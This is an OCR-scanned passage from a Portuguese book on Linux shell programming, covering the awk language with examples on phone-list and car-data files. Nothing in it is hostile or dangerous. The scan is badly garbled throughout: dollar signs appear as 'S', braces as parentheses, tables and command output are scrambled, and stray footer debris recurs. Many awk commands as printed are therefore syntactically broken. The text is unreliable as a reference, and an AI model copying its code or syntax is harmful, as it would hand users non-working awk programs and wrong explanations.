    344 Programação ShellLinux Repare que cada registro possui o nome e o telefone (com código de DDD) separados por <TAB>, e o primeiro nome é separado do segundo por um espaço em branco. O número de campos de um registro é definido pela quantidade de separadores, ora, como os separadores defau/t são branco e <TAB> em telefones temos três campos. Isso seria verdade se os separadores fos- sem sempre esses, mas, felizmente, podemos definir o separador que que- remos utilizar. Se o definíssemos como <TAB>, por exemplo, os registros teriam então somente dois campos. Um pouco mais à frente veremos como fazer isso, mas por enquanto deixemos como está; desta forma o primeiro campo de cada registro seria chamado Sl, o segundo $2 e assim por dian- te. O conjunto de todos os campos. O·U seja, o registro, seria so. & Fique atento para não confundir as variáveis do a"'k com os parâ- metros do Shell. No primeiro, o conjunto de todas as variáveis é ~~ so, no segundo so devolve o nome do programa, e o conjunto de i ·@i{!ol todos os parâmetros está na variável s• . Listando Olha só este comando: awk 1 {print ) ' te lefones Como não foi passado nenhum padrão para o comando, este atuará em todos os registros de tel e fones, e como também não selecionamos cam- po algum para imprimir, serão impressos todos os campos. Vamos então executá-lo para ver se isso é verdade: Exemplo: $ awk '(print) ' telefones C.i.ro Grippi (0 2 l ) 555- 1234 Cl audi a Marc ia (0 21 ) 555-2112 Enio Cardoso (0 23) 232·34 23 Juliana Duarc;e (024) ó22- 2876 Luiz Carlos (021) 767-2124 Hey Garrafas (021 )988- 3398 Ney Ge rha rdt (024 ) 543 - 432 1 Paul a Duarte (011) 4 49-0219 ~1atcria com d r bs auto a.~s
  • 358.
    awk: Comando oulinguagem? 345 Funcionou! O que fizemos foi exatamente o mesmo que: cat telefones E para imprimir o primeiro e o terceiro campos? Como deveríamos proce- der? Ah! Essa é fácil, basta mandar imprimir o s1 e o s3. Então vejamos: $ awk '{print $1 , $3}' telefones Ciro (021)555-1234 Claudia <021)555- 2112 Enio (023)232- 3423 Juliana (024)622-2876 Luiz (021) 767-2124 Ney (021)988-3398 Ney (024)543-4321 Paula (011) 449-0219 Repare que no comando, os argumentos do print ($1 e S3) estão se- parados por vírgula (, ). Esse tipo de impressão é o trivial, podemos colocar floreados quando estamos listando registros de arquivos. Para fazer isso vamos analisar a impressão formatada que, já vou avisando, é a cara da sua equivalente em linguagem C e também da sua congênere em She/1 script. Seu formato geral é: princf formato expr.• expr. , ... , expr que lista os expr,s , de acordo com as especificações feitas em formato . Para clarear, vejamos a execução de uma linha de awk : Exemplo: $ awk ' ( printf "%7s %13sn" , $1 , $3 } ' telefones Ciro <021>555- 1234 Claudia (021)555-2112 Enio (023)232-3423 Juliana (024)622-2876 Luiz (021) 767-2124 Ney (021)988- 3398 Ney (024)543-4321 Paula (011) 449-0219
  • 359.
    346 Programação ShellLinux Noexemplo anterior,usando mais uma vez o cansado arquivo t.;l.,fones, listamos o primeiro campo (Sl l como uma cadeia de 7 caracteres justifi- cados à direita ( t 7s>, seguido de um espaço em branco (entre o •7s e o • 13s}, o terceiro campo (S31 , como uma cadeia alfanumérica de 13 caracteres alinhados à direita (H3s l e finalmente mandamos saltar linha (new fine - n). O p rintf não produz separadores entre campos ou salto de linha au- tomaticamente; você sempre deverá lembrar-se desse detalhe, de forma a programar relatórios agradáveis à leitura. O prim: f não se limita a estas características. é muito mais abrangente. Adiante veremos detalhadamen- te todo o seu potencial. Formando padrões Até aqui vimos, superficialmente, como se utiliza e como se comporta o aV~k . A partir de agora, daremos um mergulho mais fundo na construção dos comandos, esmiuçando primeiramente o uso dos padrões. Os padrões são utilizados para selecionar registros que atendam a uma determinada condição. O ao1k possui três formas de definir pa- drões: Padrões chamados expressões relacionais, que servem para selecionar registros que atendam a determinadas condições de comparação; Padrões chamados expressões regulares para selecionar registros que contenham determinadas cadeias de caracteres; Padrões especiais chamados BEGIN e ~::No que servem para deter- minar instruções a serem executadas ANTES do processamento do primeiro registro e APÓS o último, respectivamente. Expressões relacionais Os padrões relacionais, que servem para estabelecer comparações, atendem ao set de comparações definidos pela linguagem C. que são: Mate com d re l s l • s
  • 360.
    awk: Comando oulinguagem? Operadores Resultados Igual a > Maior que >= ' Maior ou Igual < Menor que <= I Menor ou Igual que também podem ser usados com os seguintes operadores lógicos: I Exemplo: Operadores r.& li J Resultados E Ou N ão 347 Para mostrar que os padrões de comparação podem ser usados para com- parar não só números como também cadeias de caracteres, vamos listaros registros de telefones a partir da letra •J": $ a wk •$1 > •J" ( print ) ' telefones Juliana ouart~ (024) 622-2876 Se o•.rfosse minúsculo, otesultedoseriaerrado Luiz Carlos N ey Garrafas Ney Gerha<dt Paula ouact.e (021) 767-2124 (02!) 988-3398 (024) 543-4321 (0 11) 449-0219 Podemos também montar expressões compostas. As expressões com- postas combinam padrões simples com os operadores lógicos 11 (ou), && (e) e ! {não). Por exemplo, suponhamos que eu saiba que o segundo nome da pes- soa da qual eu quero o telefone começa pela letra C ou pela letra O. Para selecionar os registros do arquivo telefones que atendam a esse critério de comparação eu podia fazer um programa assim: $ awk '$2 >="C" && $2 < "t:'" ' pxint ) ' telefones C:nio CArdoso (023) 232·3423 Jullana Duarte (OH) 622·2876 Luiz Carl os (02 1) 767- 2124 Paula Duarte (011)449-0219 ~la:cnu mJo
  • 361.
    348 Programação ShellLinux Observe, no exemplo anterior, que a pesquisa foi feita para que o segundo campo !S2 l fosse maior ou igual a C e (&&I menor que E, ou seja, O se- guido de qualquer outra(s) letra(s). Expressões regulares Para pesquisar um arquivo procurando por uma cadeia de caracteres, usa- mos expressões regulares, e para o fazermos, devemos colocar o argumen- to a ser encontrado entre um par de barras <111, como já havíamos visto no sed, no ed e no grep e que tem o Apêndice 2 inteirinho só para elas. Exemplo: Para listar os registros de telefones cujos nomes comecem pela letra ·c·. poderíamos fazer: $ awk '/C/ { print ) ' tolofonos Ciro Grippi (021)555- 1234 Cl audi a Marc i a (021)555-2 112 E nio Cardoso Luiz Carl os (023) 232-3423 (021) 767-212q Pesquisa Cmaiúsculono arquivo, como no sed Resuffadomesperado,mas existeQnoregistro Idem Os dois últimos registros encontrados são indesejáveis, porém, dentro da nossa pesquisa, o resultado está correto. Para fazer a pesquisa somen- te no primeiro campo ($ll , deveríamos fazer: $ awk '$1- /C/ ( print } ' telefonas Cizo Gripp i (021) 555-123<1 Claud i a Marcia (021 ) 555- 2112 E mawk, costumo chamar oli(-) de •atende a• Agora, vamos fazer o oposto, isto é , vamos listar os registros das pesso- as cujo nome não começa pela letra C: $ awk '$1 ! ~ /C/ { print )' tel efones ~nio Cardo•o (0231232-3423 Juliana Oua Lte (024) 622- 2876 Luiz Carl os (021)767-212 4 Ney Ga rrafas (021) 988- 3398 Ney Gerha r de (024)543-4321 Paul a Dua rte (Oll) 419-0219 Conforme foi afirmado, a pesquisa é feita colocando o argumento a ser encontrado entre um par de barras <I/ J . Se quisermos especificar o ~1atcria com d r bs auto a.~s
  • 362.
    awk: Comando oulinguagem? 349 campo a ser procurado, devemos usar a sintaxe do segundo e do terceiro exemplos, ou seja: Sn ~ <expressao regular.> testa se o enésimo campo atende à expressao regular e: $n ! - <expressao regular> é o seu oposto; testa se o enésimo campo não atende à e xpressao regular . Trabalhando com expressões regulares, os símbolos 1 ) ( J A $ . * ? + 1 são metacaracteres com sentido especial, com o uso muito similar ao do comando egrep . Dessa forma, os caracteres A e $ servem para pesquisar no início e no fim respectivamente; assim, se fizermos: estaremos pesquisando todos os registros que contenham somente a le- tra L, ou seja, no início <A> tenha a mesma letra L que também estará o fim ($) . Um grupo de caracteres entre colchetes 1l J> servirá para pesquisar os registros que tenham um desses caracteres. Veja só o comando para listar todas as linhas começadas pela letra r em caixa alta ou baixa do arquivo quequeisso : $ awk '/A[ii)/ { print }' quequeisso interfaceando com os usuarios , tem tambem as seguintes atribuicoes ; Interpretador de comandos; O uso de parênteses o serve para agrupar e a barra vertical <1 > serve como ou lógico. Para listar todas as linhas de quequeisso que contenham a cadeia cada ou a cadeia programa , fazemos: $ awk '/(cada 1 programa)/ ( print}' quequeisso O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, Execucao de programas; Poderosa linguagem de programacao . Veja o exemplo a seguir: $ awk '$3 ~ /A([0-9)+)/ ( print )' telefones Ciro Grippi (021) 555-1234
  • 363.
    350 Programação ShellLinux c l audia J.lla::cia Enio Cardoso Juliana Dthrte Luiz Carl os Ney Garrafas Ney Gerhd rdt Paula oua.rt.e (021 ) 555-2112 (023) 232-3423 (024) 622 - 2876 (021 ) 767-2124 (011) 988-3398 (024) 543-4321 (011) 449- 0219 Pesquisamos no terceiro campo (campo de telefone) tudo que começava ch> por abre parênteses <o , tinha a seguir um dígito numérico ( ro-91) , seguidos de outros c+l números e depois um fecha parênteses c11. As barras invertidas l ) foram utilizadas para inibir a interpretação do She/1 sobre os parênteses o . É interessante destacar que o sinal de mais (+l no contexto do a'"k significa repetição do último padrão (veja o apêndice 2 sobre expressões regulares). Então, para pesquisar se um campo de um arquivo possui al- gum caractere não numérico, devemos fazer: ! /' (0-9J ·•S/ Opontodeespantaçâoestà negandotodoopadrão Se nós fizermos: pad , , pa<l. { . . . l estaremos selecionando todos os registros que atendam desde o padrão pact. até o padrão pad . Para exemplificar, vamos pesquisar em telefones todas as pessoas cujos primeiros nomes contenham desde a letra E até a letra N: S awk ' $1 ~ / E/ ,/N/ { pr int ) ' tele fone• Enio Cardoso (023)232 -3423 J uliana Duarte (024) 622- 2876 Luiz c ,u ! os (021 ) 767-212 4 Ney Garraf as (0Z l )9SS-339S Observe que o registro referente ao Ney Gerha ~ctt não foi listado. A pes- quisa termina assim que o segundo padrão de comparação é atingido. Mate com d re l s 1 • s
  • 364.
    awk: Comando ouLinguagem> 351 Para usarmos o que foi exposto, o arquivo deve estar clas- sificado pelo campo que estamos pesquisando. Como exer- cício, experimente pesquisar no segundo campo os nomes que comecem desde a letra C até a letra D. Viu só que resul- tado confuso? Além de tudo que foi falado sobre metacaracteres, o awk ainda reconhe- ce as seguintes sequências típicas da linguagem C: f Sequência Significado n Newline r Carriage Retum !• b Backspace f formfeed f- t <TAB> ddd valor octal ddd Padrões BEGIN e END Quando desejamos fazer algum processamento anterior à entrada do pri- meiro registro, usamos o padrão BEGIN - para fazer um cabeçalho, por exemplo - e quando a necessidade é de que o processamento seja feito após a leitura do último registro, deve ser usado o padrão END - para gerar totais e médias dos registros processados, por exemplo. Exemplo: Para mostrar o uso dos padrões BEGIN- END, vamos listar o telefones, colocando um cabeçalho: $ awk 'BEGIN ( print "Nome Nome Telefone Ci.to Grippi Cl audi a Marcia Enio Cardoso Juliana Oua.rte Luü Carlos Ney Garrafas Ney Gerhardt Paula Dua.r:t.e (021)555-1234 (021) 555-2112 (023) 232-3423 (024) 622-2876 (021)767- 2124 (021) 988-3398 (024) 543- 4321 (011) 449-0219 Telefone" ) { pri nt } ' telefones
  • 365.
    352 Programação ShellLinux A primeira coisa que o awl: fez foi executar o(s) comando(s) do padrão BEGIN, em seguida, executou o núcleo do programa listando os registros do arquivo e, ao encontrar o eor (End Of Eile -fim do arquivo), caso hou- vesse um padrão END - para listar o total de registros, por exemplo - seu(s) comando(s} seria(m) então executado(s}. O uso de variáveis Além do sn, onde n é o número sequencial do campo, que já vimos, o awk trabalha ainda com outros dois tipos de variáveis: Variáveis definidas pelo programador - Como o nome diz, são variá- veis de trabalho que serão controladas pelo programa. Variáveis Internas- São variáveis predefinidas largamente utilizadas pelo a1·Jk e por ele mantidas. Devem sempre ser usadas em letras maiúsculas, sem o cifrão (Sl precedendo-as, e cada uma atende a uma determinada função. Variável Significado ARCC Número de argumentos (parâmetros) recebidos pelo pro· grama ARCV Vetor contendo os parâmetros passados para o programa FILENA.'IE Nome do arquivo de entrada corrente FMR Número do registro no arquivo corrente FS Separador de campos. Seu default é branco e <TAB> NF Quantidade de campos do registro atual NR Quantidade de registros do arquivo em processamento OFM'r Formato de saída para números. Seu default é %.6g OFS Separador de campos na saída. Seu default é branco ORS Separador dos registros de salda. Seu defaull é newline RS Separador de registros de entrada Seu default é newtlne Exemplo: Vamos fazer o proposto no item anterior, isto é, vamos usar o padrão END para totalizar os registros processados: $ awk 'BEGIN { print "Nome > ( print ) Telefone" ) ~la:cnu mJo
  • 366.
    awk: Comando ouUnguagem? 353 > END { print "Quantidade de Telefones =",NR} ' telefones Nome Telefone Ciro Grippi (021) 555-1234 Claudia Harcia (021} 555-2112 Enio Cardoso (023)232-3423 Juliana Duarte (024)622- 2876 Luiz Carlos (021) 767- 2124 Ney Garrafas (021)988- 3398 Ney Gerhardt (024)543-4321 Paula Duarte (011) 449-0219 Quantidade de Telefones = 8 Avariável NR continhaotola/de registros processados. Vejamos como contar os campos que aparecem em duplicidade: s awk ' $1 - /Ney/ 1 print; Sana=Sana+l 1 Avariável Soma não foiinicíalizada com zero. > END { print "Encontrei" , Soma , "Registros" } ' telefones Ney Garrafas Ney Gerhardt (021) 988-3398 (024) 543-4321 Encontrei 2 Registros Note que, no exemplo anterior, não foi necessário definir a variável Soma nem sequer inicializá-la com valor zero. No ambiente do awk, na primeira menção que se faz a uma variável, ela automaticamente é criada e inicializada. Caso o valor associado a essa variável seja numérico, será inicializada com zero, caso contrário com "" (cadeia vazia).Assim, quando fizemos som a=Soma+l, a variável soma, por estar atuando em um contexto numérico, foi criada com o valor zero e posteriormente foi incrementada de 1. Já no COmandO print "Encontrei", Soma, "Registros", para que haja a concatenação, soma está sendo forçada a atuar como alfanumérica. Em um contexto ambíguo como: Sl •• $2 o tipo de comparação que será feito depende se os campos são numéricos ou não, o que somente será determinado quando o programa estiver em execução, quando então poderá ser diferente a cada registro. Em comparações, quando ambos os operandos são numéricos, a com- paração é feita numericamente; caso contrário os operandos serão trata- dos como cadeias de caracteres. Assim, a comparação será bem sucedida para qualquer par dentre os operadores: 5 O. Se+l os +5 5 . 00
  • 367.
    354 Programação ShellLinux mas falhará, caso as comparações sejam feitas como cadeia de caracte- res, nos seguintes casos: operl NULL Og Se! oper2 o o S .Oo1 Para forçar um número a se comportar como cadeia de caracteres, você deve concatenar ao número uma cadeia vazia. Assim: Cadeia = Numero M n E pode fazer o oposto adicionando zero ao valor da variável. Veja o exemplo abaixo: $ awk 'BEGIN (Cadeia=" l OOabc"; Num=Cadeia+O; print Num, 100 - l OOabc ._ .. Cadeia)' Como vimos, a variável cadeia permaneceu com o seu valor originalmen- te atribuído, porém, ao criarmos Numero somando o à cadeia, esta variável recebeu somente a parte numérica doinício de cadei a. Se o valor de cadei a fosse abetoo e não t ooacb. ao executar Num =cadeia+o, em Num resultaria o valor o porque não existia nenhum algarismo no início de cadeia. Exemplo: Para que o nosso velho telefone possa dar uma descansada, afinal ele não é de ferro, vamos mostrar um novo arquivo, cujo nome é carr os composto do modelo, da velocidade máxima, do tempo mínimo para alcançar 100 km/h, partindo do repouso, do consumo mínimo e do preço médio, de alguns carros nacionais 1.6 I. Todos esses campos sepa- rados por um espaço em branco. Vejamos então este arquivo: $ cat carros corsa- 3poreas 150 15 . 20 12 . 20 16068 . 00 Corsa-4por tas 182 11.10 10 . 00 16928 . 44 corsa- sedan 182 11 . 10 10 .00 17376 . 49 Cor•a -~lagon 18312 .20 12 . 71 20253 . 45 Palio 188 9.50 10 . 90 19974 . 15 Pa1io-Weekend 185 11 . 92 10 . 65 21200 . 44 Ti po 176 1 1. 70 1 1. 00 183 10 . 70 Gol 175 12 . 40 11. 60 16960 . 50 Parati 173 12 . 20 11. 31 18809 . 22 ~1atcria com d r bs auto a.~s
  • 368.
    awl<: Comando ouUnguagem? 355 Nossa! Que balbúrdia! Para fazer-lhe uma "maquilagem", a fim de exibi- lo de forma mais legível e calcular velocidade e preços médios, foi feito um programa. Vamos listá-lo: $ cat listcar.awk awk ' BEGIN { printf "%15s %lOs %9s 7s %10sn", "Modelo", 11 Vel .Max . ", "O a 100n, "Cons .", "Preco" ) { printf ''%15s %7s 11s Ss %11sn", $1 , $2, S3, $4 , $5 VelM = VelM t $2 ; Pr = Pr + $5 ) END ( printf "n%7sn%8s %7sn%5s l lOsn", "MEDIAS :", "Velocidade", VelM I NR, "Prece" , ?r I NR ) ' carros Observe que foi usado o padrão BEGIN para criar o cabeçalho, em se- guida foi feita a formatação dos dados. Os valores das velocidades e dos preços foram acumulados, e, finalmente, usamos o padrão END para listar as médias, que foram calculadas, dividindo-se os totais pela quantidade de registros (NR) . Vamos então executá-lo: $ listcar . awk Modelo Corsa-3portas Corsa- 4porcas Corsa·Sedan Corsa-Wagon Palio Palio-Weekend Tipo Gol Parati MEDIAS : Velocidade 177 . 11 Preco 18431.30 Faz de conta Vel.Max . 150 182 182 183 188 185 176 175 173 O a 100 15 . 20 11.10 11 .10 12 . 20 9.50 11 . 92 11 .70 12 . 40 12 . 20 Cons . 12. 20 10 . 00 10. 00 12. 71 10 .91) 10. 65 11.01) 11 . 60 11 .31 Preco 16068 .00 16928 . 44 17376. 49 20253 . 45 19974 . 15 21200 . 44 18310 . 70 16960 . 50 18809 . 22 Conforme já foi citado, fazer contas ou usar aritmética em awl< é muito si- milar ao processo de fazê-lo na linguagem C, ou seja, a aritmética do awk também é feita internamente em ponto flutuante, a notação científica (expo- nencial) também é reconhecida e produzida, e os operadores, bem como a forma de usá-los, são idênticos aos da linguagem C.
  • 369.
    356 Programação ShellLinux Operadores Vejamos então os operadores do awk e como usá-los. fl Operadores Significado + Soma I' Diferença I· • Multiplicação I' I Divisão 1- t Resto da Divisão I= ~ ou •• Exponenciação ~ = Igualdade Em um exemplo que vimos anteriormente, para totalizar a quantidade de registros contendo a cadeia Ney em telefones : $ awk ' $1 ~ /Ney/ { p rint; Soma•Soma+1 I END { print "Encontrei••, s oma, "Rogistros" } ' telefones Como o awk tomou emprestados os operadores aritméticos da linguagem C, a primeira linha do programa anterior poderia ser escrita de forma mais sucinta: $ awk ' $1 ~ /Ney/ { p rint; Soma++ I ou ainda: S awk ' $1 ~ / Ney/ { print; soma+=1 ) tanto o operador += quanto o ++ são mais enxutos e executam mais ra- pidamente. Generalizando, podemos dizer que uma operação com o formato: va.riavel = variavel <operador> expressao teria o mesmo efeito, se fosse escrita de forma abreviada como a seguir: variavel <operador> • expressao Portanto, são válidos os seguintes operadores abreviados: /=, •=, '=, e seus usos devem ser encorajados. +=, ~= ,
  • 370.
    awk: Comando oulinguagem> 357 Os operadores incrementais são ++ e --. Como em C, podem ser usados prefixando (++variavel) ou posfixando (variavel++) da seguinte forma: suponha que varl = 5 . Se fizermos var2 = ++varL então varl será incrementado de 1 e será colocado 6 em var2 , ao passo que var2 = varl++ faz var2 igual a 5 e após varl será incrementado de 1. Uma inter- pretação análoga deve ser dada para prefixar ou posfixar com Funções matemáticas O a>lk possui diversas funções internas para manipulação de dados numé- ricos. As mais usadas são: Ll Fun~o Valor Retornado sqrt (x) Raiz quadrada de x sin (x) Seno de x cos (x) Cosseno de x log (x) Logaritmo natural de x int (x) Parte inteira de x exp (x) Função exponencial de x rand (x) Gera um número randômico entre Oe 1 Prá cadeia ... No ambiente do awk, cadeias de caracteres são sempre tratadas entre aspas (" " l . As cadeias de caracteres são criadas concatenando constantes, variá- veis, campos, elementos de vetores (atrays), funções e outros programas. Veja a execução do comando a seguir: $ awk '{pri nt NR ":" $0} ' carro$ l :Corsa- 3portas 150 15 .20 12 .20 16068 . 00 2:Corsa-4portas 182 11 . 10 10 . 00 16928 . 44 3:Corsa-Sedan 182 11 .10 10 . 00 17376. 49 4:Corsa-Wagon 183 12 . 20 12 .71 20253 . 45 S: Palio 188 9. 50 10 . 90 19974 . 15 6: Palio-Weekend 185 11 .92 !0 . 65 21200 . 44 7 :Tipo 176 11 . 70 11 . 00 18310 . 70 8 :Gol 175 12 . 40 11 . 60 16960 . 50 9 : Parati 173 12 . 20 11 . 31 18809 . 22
  • 371.
    358 Programação ShellLinux Como você viu, cada registro de ca rros foi precedido por seu sequen- cial no arquivo, seguido por um dois pontos (:>, sem espaços em branco. Dessa forma as três cadeias foram concatenadas e a cadeia resultante foi impressa. Então. o operador de concatenação não tem representação. basta justapor as cadeias. O ""1k possui diversas funções internas, predefinidas, para tratamento de cadeias de caracteres. Vamos conhecê-las, antes de mais nada, para podermos aplicá-las enquanto adquirimos conhecimento sobre o tema. Na tabela a seguir, cl e c2 são cadeias de caracteres, exp é uma expres- são regular (pode ser uma cadeia ou algo como /exp/) e p, n são inteiros. .:::::1 Função Descrição index (cl ,c2) Retoma a posição da cadela cl na cadeia c2 length (cl) Retoma o tamanho da cadeia cl match (cl. exp) Retoma a posição em cl onde ocorre split(cl,v [.c2]) Divide cl para o vetorl2 v em cada c2 encontrado . f("'""' 1 • ) Retoma lista formatada de spnnt " '"• lSta acordo com fmt b( 1 [ 21 ) A primeira exp encontrada na su exp•c •c cadeia c2 é substituída por cl gsub(exp.cl [., 2B Tod~ exp ~n~(Jntrada na cadeia c2 e substiturda por cl substr(cl,p.n) ....____ Exemplo: gsub Retoma a subcadeia que começa na posição p de c1 com n caracteres - - - - - - - - - - - Retorno Zero se não presente Zero se não presente Número de campos Número de substituições Número de substituições No próximo exemplo o i ndex devolverá somente a posição da primeira ocorrência de x $ awk 'BEGIN (print index(,.LlNUX•UtUX.. , "X")} ' 5 Usando BEGINnlio especilicanome do arq 32 O uso de vetores ou arrays será mais aprofundado na seção Valores de Vetores ~la:CIIu mJo
  • 372.
    awk: Comando oulinguagem? 359 Observe agora os dois exemplos a seguir sobre o uso da função length : $ a wk ' BEGIN print length ( " LINUX- UNIX" ) } ' 10 $ a wk 'BEGIN print length (22 * 5) } ' 3 No primeiro caso, tudo bem, 10 é realmente o tamanho da cadeia. Mas, no segundo exemplo, o tamanho da cadeia <22 * 51 é 6, porém 22 multi- plicado <*> por 5 é igual a 110, cujo tamanho é 3. Veja agora esta série de exemplos utilizando a função match e aprovei- tando para travar maior contato com as expressões regulares do awk : $ a wk ' BEGIN {print match ( "veem, vem" .fve+m/) ) • 1 Nesse caso, pesquisei em qualquer local da cadeia a ocorrência da ex- pressão regular, que significa: ve seguido de repetições do último e, acei- tando inclusive nenhuma repetição <+> seguido de um m. Dessa forma, o awk devolveu a posição do veem (1) . $ a wk ' BEGIN {print match( "veem,vem" , "ve+m$ " )1 ' Comonosedenogrepo$=fim 6 Idêntica à anterior, exceto que a pesquisa foi feita no final da cadeia, de- volvendo, portanto, a posição do vem (6) . Pelos dois casos anteriores po- demos inferir que a expressão regular tanto pode estar entre barras <1/l , como entre aspas < ""1. Para finalizar essa série, veja só a diferença entre estes dois casos: $ awk ' BEGIN { print match ( "Jul io J uliana", / l i+a/) ) ' 9 $ a wk ' BEGIN { print match ( "Julio Juli ana", / li .+a/1 ) . 3 No primeiro, o awk devolveu a posição de li em Juliana, no segundo, a posição de li em Julio . Isso aconteceu porque neste último eu pesqui- sei li. seguido por qualquer caractere <.1 com repetição <+1, e depois, em qualquer lugar da cadeia portanto, o caractere a .
  • 373.
    360 Programação ShellLinux A função match atualiza uma variável interna chamada RSTART com a posi- ção encontrada.Atualiza também a variável interna RLENGTH com a quantida- de de caracteres da subcadeia encontrada. Se nada foi encontrado, RSTJI.RT é atualizada com Oe RLENGTH com -1. Vamos incrementar o último exemplo: $ awk: 'BEGIN { pri nt match ("Julio Juliana", 11 li.+a"), RSTA.RT, RLENGTH)' 3 3 11 Na função split , caso o terceiro argumento, que é o separador por onde será dividida a cadeia em vetores, não seja explicitado, será tomado como separador a variável interna r s . Vejamos: $ awk 'BEGIN { print spl it ("ponto..e-virgul a "" v, "-") } ' 3 O retorno da função indica que a cadeia foi dividida em três partes para o vetor v. Caso listássemos v , teríamos: v[l } • "ponto" v ( 2l -= ''e" v ( 3) • " vi~gula " Vejamos um exemplo sem o terceiro argumento: $ awk 'BEGIN { p rint split ( 6 Juliana Duarte11 , v) } • 2 v agora teria: v [ l) • "Juli an&'' v[ 2) = "Duarte'' porque o rs default é branco ou <TAB> . Vamos ver dois exemplos sobre a função sub, de forma a introduzir um novo operador, o de concatenação: $ awk 'BEGIN { > > > Nomo=" J ulio'' sub (/o/ , 11 ana" , Nome) print Nome > ) ' Juliana $ awk 'BEGIN > Nome•"Juli ana" T rocaro 1• •o•encontrado porana ~1atcria com d r bs auto a.~s
  • 374.
    awk: Comando ouUnguagem? 361 > sub (/ana/ , " & Duarte", Nome) Concatenarao 1P•ana•encontradoacadeia•Duarte• > print Nome > I ' Juliana Duart.e No primeiro caso, trocamos a ocorrência do primeiro "o " por "ana" , no segundo, o & serve para concatenar à primeira ocorrência da cadeia "a na " a cadeia "Duarte" . Mais um exemplo sobre concatenação para ver como isto funciona: $ awk 'BEGIN { > Maqica="cad" > sub (/cad/ , "Abra&abra" , Hagica) > print Hagica > I , Abracadabra Como você viu, o & substitui a cadeia que está sendo pesquisada (no caso cact) e concatena outras cadeias àquela. Você se lembra do arquivo confusao? Só para refrescar a memória: $ cat confusao cd $ROME; pwd; date; ls -la; echo SLOGNAME xS{SHELL)x Vamos colocá-lo de forma mais legível, trocando todo ponto e vírgula < : > por newline (012 em octal): $ awk 'gsub {";", "012") ' confusao cd $HmlE pwd date ls -la echo SLOGNAME xS{SHELL)x Instruções de controle de fluxo É muito ruim a pessoa ser repetitiva! Mas, por mais que eu tente, às vezes é muito difícil evitar. Vamos ver: o awk provê instruções condicionais if - else e instruções de loop (ou laço como preferem alguns puristas) como while, do - whi le e f o r , com seus comandos entre chaves ( { l > , exa- tamente como se faz na linguagem C (tentei evitar mas não consegui).
  • 375.
    362 Programação ShellLinux O comando if A esta altura do campeonato, não cabe mais explicar para que serve o co- mando if. Vamos portanto direto ao assunto. Veja a sua sintaxe: if (expressao) else I com ando1 comando, comandon } comando, comando1 comando" Nesse contexto, expressao atuando como a condição, não tem restri- ções; pode incluir operadores relacionais (<, <=, >, >=, == e !=), os operadores de pesquisa em expressões regulares 1~, !~> e os operadores lógicos 111, &&, ! l . Se o escopo do if ou do else for somente um comando, ele não neces- sitará estar entre chaves 111l . Exemplo: Vamos ilustrar o uso do comando if com um programa que pes- quisará o arquivo carros e ao seu final listará o carro mais veloz e o mais econômico. $ cat VelEcon.awk awk ' BEGIN ( MinCons=99999 I if ( $2 > MaxVel { CarVel=Sl MaxVel=$2 } if ( $4 < MinCons I CarEcon=$1 NinCons=$4 ) Verdadeiro no 1 Q registro pois MaxVelé criada com O No 1 •registro será verdadeira porque MinCons=99999
  • 376.
    awk: Comando oulinguagem> 363 ENO l print "'0 "1 CarVel, "desenvol ve.. , Aliftima foiplpassarplaolrtra/inha MAXV~l. "km ano ••, Cé r eco~!, "faz", NinCohs., "km/1n't J ' carros Esse programa quando executado produz: $ VelEcon. a.·..•k O Palio desenvolve 188 km e o Corsa - 4po r~as faz 10 .00 km/1 O comando while Vamos ver a sintaxe do comando while: ~..rhile (e-xpressao) comando comando _ coma.ndo" Onde expressão é avaliada; e se seu resultado for diferente de o (zero) e de NULL (00 em ASCII), os comandos compreendidos entre o par de cha- ves t 1l > são executados. E, como em todo Ylhile que se preza, esse ciclo é executado diversas vezes, até que eY.pressao retorne falso (o - zero). Exemplos: No exemplo a seguir, está listado um fragmento de código a 1 •k para listar cada campo de um registro em uma linha: l ; 1 •..thile- (i <... Nln print $ i i ++ Até que i seja maiorque omímero decampos... Mate com d re l s 1 • s
  • 377.
    364 Programação ShellUnux for midável... O comando for do awk tem duas formas de aplicação distintas. Inicial- mente vamos analisá-lo na sua sintaxe primordial, e quando falarmos de vetores (logo ali na frente), vamos ver uma forma bastante peculiar. Na sua forma mais óbvia de uso, o seu contexto é muito semelhante ao do comando while e, como não podia deixar de ser (ou seria "deixar de C"?), sua sintaxe é igual à do seu congênere na linguagem C, que é assim: for (expressao ; expressao,; expressao ) comar.do. comar.do comar:de onde expressao serve, normalmente, para atribuir valor inicial a uma va- riável, que será incrementada pelo valor de expressao, e as instruções compreendidas entre o par de chaves (11) são executadas enquanto expressao,. for verdadeira. Se fizéssemos: for (i = 1; 1 <= NF; i+T) print Si ) estaríamos mandando inicializar uma variável i com o valor 1, que será incrementado de 1 em 1 e enquanto i for menor que o número de campos do registro (NF), estaremos listando um campo por linha. Ou seja, esse pe- daço de código produziu o mesmo efeito que o comando while no trecho de programa no exemplo anterior. Ora, mas eu aleguei que o conjunto de comandos que seriam executa- dos pelo for deveriam estar entre chaves <t l) , e não fiz isso com o print no exemplo anterior! Por quê? A resposta está embutida na própria pergun- ta! Não usei as chaves porque o escopo do tor era um único comando (o print) e nesse caso não é necessário o seu emprego. Isso significa que, caso você esqueça de colocar chaves quando necessário, você não rece- berá erro de sintaxe, mas sim de lógica, já que o for executará somente a primeira instrução como seu argumento.
  • 378.
    awk: Comando ouLinguagem? 365 break e outros bric-a-bracs Como você pôde notar, os laços (loops) executados pelos comandos anterio- res são sempre na horizontal, em relação aos campos, quero dizer, levando-se em consideração que os registros são as linhas dos arquivos, trabalhar com seus campos significa trabalhar horizontalmente. Por isso, o awk possui outros tratamentos de loop além do break e do continue (que atuam exatamente igual aos seus homônimos do Shel~. Vamos vê-los de fonna resumida: - break - Assim que este comando é encontrado, a execução do pro- grama desvia para a primeira instrução após o loop; - continue - Quando encontrado o fluxo do programa é desviado para a primeira instrução do loop; - next - Causa o desvio do fluxo de comandos já que o awk irá saltar imediatamente para o próximo registro (deste modo no sentido ver- tical) e voltará a pesquisar padrões a partir do comando da primeira dupla "padrão-ação"; - exit - O comando exit força o programa a se comportar como se a leitura do arquivo tivesse acabado; nada mais é lido da entrada, e a ação END, se existir, será executada. Neste comando, você poderá passar um código de retorno para o She/1 fazendo: exit. retorno Valores de vetores Nesta seção, trataremos o uso de vetores ou arrays, já que o awk os pro- vê da utilização de vetores unidimensionais. Os vetores e seus elemen- tos têm o mesmo tratamento de variáveis, não necessitando portanto serem declarados, pois passarão a existir assim que lhes for atribuído um valor. Exemplo: Se fizermos $ awk '(Registro [NR)= $0 )' carros NR=Variável que contém número do registro teremos em memória, dentro do vetor 